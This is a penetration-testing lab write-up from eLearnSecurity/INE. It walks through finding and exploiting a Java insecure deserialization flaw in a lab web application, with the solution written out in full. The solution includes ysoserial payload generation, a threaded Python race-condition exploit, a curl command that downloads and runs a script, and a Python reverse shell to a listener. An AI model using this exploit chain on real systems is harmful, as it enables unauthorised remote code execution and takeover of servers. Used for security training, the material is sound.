HERA LAB

JAVA INSECURE DESERIALIZATION

Scenario 1

eLearn Security
AN INE COMPANY

1. Scenario

You are placed in an unknown network. Find and exploit a vulnerable web application that performs insecure deserialization. Your goal is to identify the vulnerability, find exploitable conditions and finally achieve remote code execution. You should obtain a reverse shell in order to complete this lab.

2. Goals

- Find and exploit insecure deserialization
- Obtain a fully functional reverse shell

3. What you will learn

- Exploiting java deserialization
- Executing a synchronized attack against two endpoints at once

4. Recommended tools

- Nmap
- Burp Suite
- Ysoserial

5. Network Configuration

Lab Network: **172.16.64.0/24**

6. Tasks

Task 1. Perform reconnaissance and identify a vulnerable web application

Connect to the lab. Use your favorite reconnaissance tools to find both the server and the vulnerable web application.

Task 2. Identify exploitable conditions

Explore the application. Try identifying interesting parameters that could reveal an underlying and vulnerable functionality.

Task 3. Achieve code execution

Create an exploit that will take advantage of the identified vulnerability and confirm you are able to execute code on the target machine.

Task 4. Obtain a reverse shell

Fully exploit the vulnerability to obtain a reverse shell.

SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

TASK 1. PERFORM RECONNAISSANCE AND IDENTIFY A VULNERABLE WEB APPLICATION

After connecting to the lab, you will receive an IP address inside the target network.

```
root@0xluk3:~# openvpn lab.ovpn
Fri Nov 29 17:46:18 2019 OpenVPN 2.4.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO]
 [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb 20 2019
Fri Nov 29 17:46:18 2019 library versions: OpenSSL 1.1.1d  10 Sep 2019, LZO 2.10
```

Using nmap, identify any active devices on the network.

```
root@0xluk3:~# nmap -sn 172.16.64.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 17:55 CET
Nmap scan report for 172.16.64.23
Host is up (0.15s latency).
MAC Address: 00:50:56:91:D0:F0 (VMware)
Nmap scan report for 172.16.64.2
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 6.06 seconds
```

A more detailed scan shows that two HTTP services are present on the remote machine.


```
nmap -sV -p- -T4 -A -v -Pn --open 172.16.64.23
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 3e:81:9b:f5:1a:d1:ce:05:c6:f1:53:79:d8:f7:a2:56 (RSA)
|   256 ad:ba:5d:8c:6a:03:33:52:38:5e:38:bf:40:53:cf:5c (ECDSA)
|_  256 f5:bd:4b:7c:64:32:7a:bf:62:22:43:07:91:75:49:d4 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
```


```
|_http-title: Apache2 Ubuntu Default Page: It works
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
```

Using Burp intruder it is possible to identify a web application on port 80. Burp intruder is fed with the below dirb wordlist.

```
/usr/share/dirb/wordlists/common.txt
```


The payload option is set up in the path (as follows) and the list is loaded from the aforementioned location.






Then, “Start attack” is pressed.

After a while, we can see that an “upload” location was spotted with a 301 code.




TASK 2. IDENTIFY EXPLOITABLE CONDITIONS


At http://172.16.64.23/upload/ there is an application that looks like the below.




We can identify that upon entering the page and providing a "sent=OK" parameter, the application tries to read a file named "data.ser" but throws a Java-related exception.




There is also an upload page which allows us to upload a file to an unknown location. Note that there is a brief delay before the file is uploaded, which can mean that it is being processed by a kind of back-end logic.






The application moves away any uploaded file once they are processed. In order to be able to read them on time, one should click the “Read the file” button before the upload message is displayed. Find below an example of a file to be uploaded.



Now if the “OK” button at “Read the file” is clicked quickly enough (it is best to have it in a separate tab) then the error message changes indicating, that possibly, the file content was deserialized unsuccessfully due to a corrupted format.



It looks like we have identified an untrusted data deserialization vulnerability, which can only be exploited when the payload file is timely delivered to the application.

TASK 3. ACHIEVE CODE EXECUTION

In order to create an exploit, we will need three things:

- Ysoserial payloads to try, as we do not know which exactly will work
- A loop that will constantly try to upload and then read the file
- A check to identify whether code execution was achieved or not

In order to get list of ysoserial payloads, one of the ways can be to copy ysoserial's output to a file, our is called yso.

```
root@0xluk3:~/javalab# cat yso
    BeanShell1          @pwntester, @cschneider4711          bsh:2.0b5

    C3P0                @mbechler                            c3p0:0.9.5.2, mchange-commons-java:0.2.11

    Clojure             @JackOfMostTrades                    clojure:1.8.0

    CommonsBeanutils1   @frohoff                             commons-beanutils:1.9.2, commons-collections:3.1, commons-logging:1.2
```

Then, the following command is executed.

```
root@0xluk3:~/javalab# cat yso | tr -d ' ' | cut -d "@" -f 1
BeanShell1
C3P0
Clojure
CommonsBeanutils1
CommonsCollections1
CommonsCollections2
```

In order to save the output to a file, execute the below.

```
cat yso | tr -d ' ' | cut -d "@" -f 1 > payloads.txt
```

Let's now try to generate a payload for each line of the aforementioned list. Of course, be aware that some of the payloads will be corrupted as, for example, urldns or jrmpclient require other arguments than [payload] [command]. Note that your path to ysoserial can be different.

```
while read payloadname; do java -jar ../java/ysoserial-master-SNAPSHOT.jar
$payloadname "ping 172.16.64.3 -c 3" > $payloadname; done < payloads.txt
```

Now, we will construct an exploit in Python that will mimic using the website.

It will need to take a list of payloads (we have them by name, we will shortly turn the list into a list of filenames). Moreover, the exploit will need to issue two requests one after the other – the "upload" one and immediately after it the "read file" one.

In the below examples we are using Python 3.

The "read file" request might look like below.

```
def readfile(filename):
      url = "http://172.16.64.23/upload/index.php?sent=OK"
      r = requests.get(url)
      print("[+] Used filename: " + filename)
      print(r.text)
      print("\n")
```

Then, the "upload_file" request can be similar to the below.

```
def upload(filename):
      url = "http://172.16.64.23/upload/upload.php"
      files ={'uploaded_file': open(filename, 'rb')}
      r = requests.post(url, files=files)
```

We will also need a list of all payload files by their name. Since each file is named after the payload, we can use the "yso" file again to generate a list (as we don't want to retype it manually).

```
cat yso | tr -d ' ' | cut -d "@" -f 1 > payloads.txt && while read payload;
do echo \'$payload\', >> p2.txt; done < payloads.txt
```

```
root@0xluk3:~/javalab# cat yso | tr -d ' ' | cut -d "@" -f 1 > payloads.txt && while read payload; do echo \'$payload\', >> p2.txt; done < payloads.txt
root@0xluk3:~/javalab# cat p2.txt
'BeanShell1',
'C3P0',
'Clojure',
'CommonsBeanutils1',
'CommonsCollections1',
```

The list can be pasted directly into a Python program (the last comma after last payload has to be deleted)

```
payloads = [
'BeanShell1',
'C3P0',
'Clojure',
'CommonsBeanutils1',
'CommonsCollections1',
'CommonsCollections2',
'CommonsCollections3',
'CommonsCollections4',
'CommonsCollections5',
'CommonsCollections6',
'CommonsCollections7',
'FileUpload1',
'Groovy1',
'Hibernate1',
```

In order to sequentially run them and then use "read file" immediately, we need to implement the concept of threading. If we simply run the two functions above one after the other, readfile() will wait for upload() until it finishes. By this time, the target file will be gone.

Threading will simply start upload() in another thread which will allow readfile() to run without waiting for the response of upload().

```
for payload in payloads:
      x=threading.Thread(target=upload, args=(payload,))
      x.start()
      readfile()
      time.sleep(2)
```

Before running the exploit check if you have started a listener to detect pings – e.g. wireshark or tcpdump.

```
root@0xluk3:~/javalab# tcpdump -i tap0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tap0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

After a short while seeing different responses for each payload, we can see that when CommonsCollections2 is used, pings start to appear.


```
root@0xluk3:~/javalab# tcpdump -i tap0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tap0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:19:04.865989 IP 172.16.64.23 > 0xluk3: ICMP echo request, id 6222, seq 1,
length 64
06:19:04.866015 IP 0xluk3 > 172.16.64.23: ICMP echo reply, id 6222, seq 1, le
ngth 64
06:19:05.867396 IP 172.16.64.23 > 0xluk3: ICMP echo request, id 6222, seq 2,
length 64
06:19:05.867451 IP 0xluk3 > 172.16.64.23: ICMP echo reply, id 6222, seq 2, le
ngth 64
```

```
[+] Used filename: CommonsCollections2
org.apache.commons.collections4.FunctorException: InvokerTransformer: The method
 'newTransformer' on 'class com.sun.org.apache.xalan.internal.xsltc.trax.Templat
esImpl' threw an exception
<html>
<body>
<h2> Read the file </h2>
<a href="index.php?sent=OK">
<input type=submit value="OK" /></a>

<h3> The upload page is <a href="upload.php">here</a></h3>
```

We can now clear the list in the exploit, so its final shape will be similar to the below.

```
import requests
import time
import threading

def readfile(filename):
	url = "http://172.16.64.23/upload/index.php?sent=OK"
	r = requests.get(url)
	print("[+] Used filename: " + filename)
	print(r.text)
	print("\n")


def upload(filename):
	url = "http://172.16.64.23/upload/upload.php"
	files ={'uploaded_file': open(filename, 'rb')}
	r = requests.post(url, files=files)

payloads = [
'CommonsCollections2'
]


for payload in payloads:
	x=threading.Thread(target=upload, args=(payload,))
	x.start()
	readfile(payload)
	time.sleep(2)
```

The result is code execution!



TASK 4. OBTAIN A REVERSE SHELL

In order to establish a reverse shell we will need to issue a command or series of commands. Keep in mind that in Java deserialization, you can use spaces in the commands, but you cannot use spaces in the arguments of the commands.

We can use the simple reverse shell below (feel free to use any other shell).

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.con
nect(("172.16.64.3",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
root@0xluk3:~/javalab# cat x/rev.py
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.16.64.3",443)
);os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Then let's host the above using Python's SimpleHTTPServer module.

```
root@0xluk3:~/javalab/x# python -m SimpleHTTPServer 8443
Serving HTTP on 0.0.0.0 port 8443 ...
```

In another terminal window a netcat listener is started.

```
root@0xluk3:~/javalab/x# nc -lvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
```

Finally, the exploit is changed to generate the respective payloads one after the other.

- Download the reverse shell
- Make it executable
- Start the shell

```
payload = 'CommonsCollections2'


commands = [
'"curl http://172.16.64.3:8443/rev.py -O rev.py"',
'"chmod +x rev.py"',
'"./rev.py"'
]



for command in commands:
      os.system("java -jar /root/java/ysoserial-master-SNAPSHOT.jar " +
payload + " " + command + " > " + payload)
      x=threading.Thread(target=upload, args=(payload,))
      x.start()
      readfile(payload)
      time.sleep(2)
```

Running the exploit results in obtaining a reverse shell in the netcat listener.

```
root@0xluk3:~/javalab/x# nc -lvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 172.16.64.23.
Ncat: Connection from 172.16.64.23:42704.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Below you can find the full exploit code.

```
import requests
import time
import threading
import os


def readfile(filename):
```

```
	url = "http://172.16.64.23/upload/index.php?sent=OK"
	r = requests.get(url)
	print("[+] Used filename: " + filename)
	print(r.text)
	print("\n")


def upload(filename):
	url = "http://172.16.64.23/upload/upload.php"
	files ={'uploaded_file': open(filename, 'rb')}
	r = requests.post(url, files=files)

payload = 'CommonsCollections2'

commands = [
'"curl http://172.16.64.3:8443/rev.py -O rev.py"',
'"chmod +x rev.py"',
'"./rev.py"'
]


for command in commands:
	os.system("java -jar /root/java/ysoserial-master-SNAPSHOT.jar " +
payload + " " + command + " > " + payload)
	x=threading.Thread(target=upload, args=(payload,))
	x.start()
	readfile(payload)
	time.sleep(2)
```